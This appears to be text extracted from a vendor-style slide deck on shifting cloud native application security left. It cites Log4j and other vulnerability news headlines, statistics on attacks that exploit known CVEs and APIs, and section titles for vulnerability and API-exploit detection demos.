
Shift-Left Goal for Cloud Native App Security



Cloud Native Application Security Vulnerabilities



Industry Survey: What Security Incidents Have You Experienced?



Protecting Your Apps from New Critical SW Vulnerabilities (i.e. ‘The Next Log4j’)



Apache Log4j Vulnerability – Log4Shell – Widely Under Active Attack

Dec 13, 2021

Threat actors are actively weaponizing unpatched servers affected by the newly identified "Log4Shell" vulnerability in...



Second Log4j Vulnerability (CVE-2021-45046) Discovered – New Patch Released

Dec 15, 2021

UPDATE – The severity score of CVE-2021-45046, originally classified as a DoS bug, has since been revised from 3.7 to 9...



Hackers Begin Exploiting Second Log4j Vulnerability as a Third Flaw Emerges

Dec 16, 2021


Web infrastructure company Cloudflare on Wednesday revealed that threat actors are actively attempting to exploit a second...



Apache Issues 3rd Patch to Fix New High-Severity Log4j Vulnerability

Dec 18, 2021

The issues with Log4j continued to stack up as the Apache Software Foundation (ASF) on Friday rolled out yet another...



New Local Attack Vector Expands the Attack Surface of Log4j Vulnerability

Dec 18, 2021


Cybersecurity researchers have discovered an entirely new attack vector that enables adversaries to exploit the Log4Shell...



CISA, FBI and NSA Publish Joint Advisory and Scanner for Log4j Vulnerabilities

Dec 23, 2021

Cybersecurity agencies from Australia, Canada, New Zealand, the U.K., and the U.S. on Wednesday released a joint advisory i...



Iranian Hackers Exploit Log4j Vulnerability to Deploy PowerShell Backdoor

Jan 13, 2022

An Iranian state-sponsored actor has been observed scanning and attempting to abuse the Log4Shell flaw in publicly-expose...



Amazon's Hotpatch for Log4j Flaw Found Vulnerable to Privilege Escalation Bug

Apr 21, 2022

The "hotpatch" released by Amazon Web Services (AWS) in response to the Log4Shell vulnerabilities could be leveraged...



Unpatched Security Flaws Disclosed in Multiple Document Management Systems

Feb 08, 2023 Vulnerability Management


Multiple unpatched security flaws have been disclosed in open source and freemium Document Management System (DMS)...



CISA Issues Urgent Warning: Adobe ColdFusion Vulnerability Exploited in the Wild

Mar 16, 2023 Zero-Day / Vulnerability


The U.S. Cybersecurity and Infrastructure Security Agency (CISA) on March 15 added a security vulnerability impacting...



Researchers Detail Severe "Super FabriXss" Vulnerability in Microsoft Azure SFX

Mar 30, 2023 Cloud Security / Vulnerability

Details have emerged about a now-patched vulnerability in Azure Service Fabric Explorer (SFX) that could lead to...



Two Critical Flaws Found in Alibaba Cloud's PostgreSQL Databases

Apr 20, 2023 Cloud Security / Vulnerability

A chain of two critical flaws has been disclosed in Alibaba Cloud's ApsaraDB RDS for PostgreSQL and AnalyticDB for...



CISA Adds 3 Actively Exploited Flaws to KEV Catalog, including Critical PaperCut Bug

Apr 22, 2023 Patch Management / Vulnerability

The U.S. Cybersecurity and Infrastructure Security Agency (CISA) on Friday added three security flaws to its Known...



Apache Superset Vulnerability: Insecure Default Configuration Exposes Servers to RCE Attacks

Apr 26, 2023 Server Security / Vulnerability

The maintainers of the Apache Superset open source data visualization software have released fixes to plug an insecure...



Alert: Active Exploitation of TP-Link, Apache, and Oracle Vulnerabilities Detected

May 02, 2023 Vulnerability / Cyber Threat

The U.S. Cybersecurity and Infrastructure Security Agency (CISA) has added three flaws to the Known Exploited...



Packagist Repository Hacked: Over a Dozen PHP Packages with 500 Million Compromised

May 05, 2023 Programming / Software Security

PHP software package repository Packagist revealed that an "attacker" gained access to four inactive accounts on the...

How Serious is the Problem?




78%

of identified attack paths use
known vulnerabilities (CVEs) as
an initial access attack vector

Demo: Detecting Software Vulnerabilities and Exposures


Cloud Native Application Security Requirements



Protecting Your Apps from API Exploits


Anatomy of an API

(Application Programming Interface)




Security of an API


Software & Transport Concerns



A Proper Reservation for Two




Broken Authentication and Authorization



Security of an API

Application Layer (L7) Concerns

Broken Object Level AuthZ




How Serious is the Problem?



#1

API attacks will become the most-frequent attack vector



286%

quarterly increase in API attacks in 2022




20%

of organizations have experienced a breach resulting from insecure APIs

Demo: Detecting & Protecting Against API Exploits

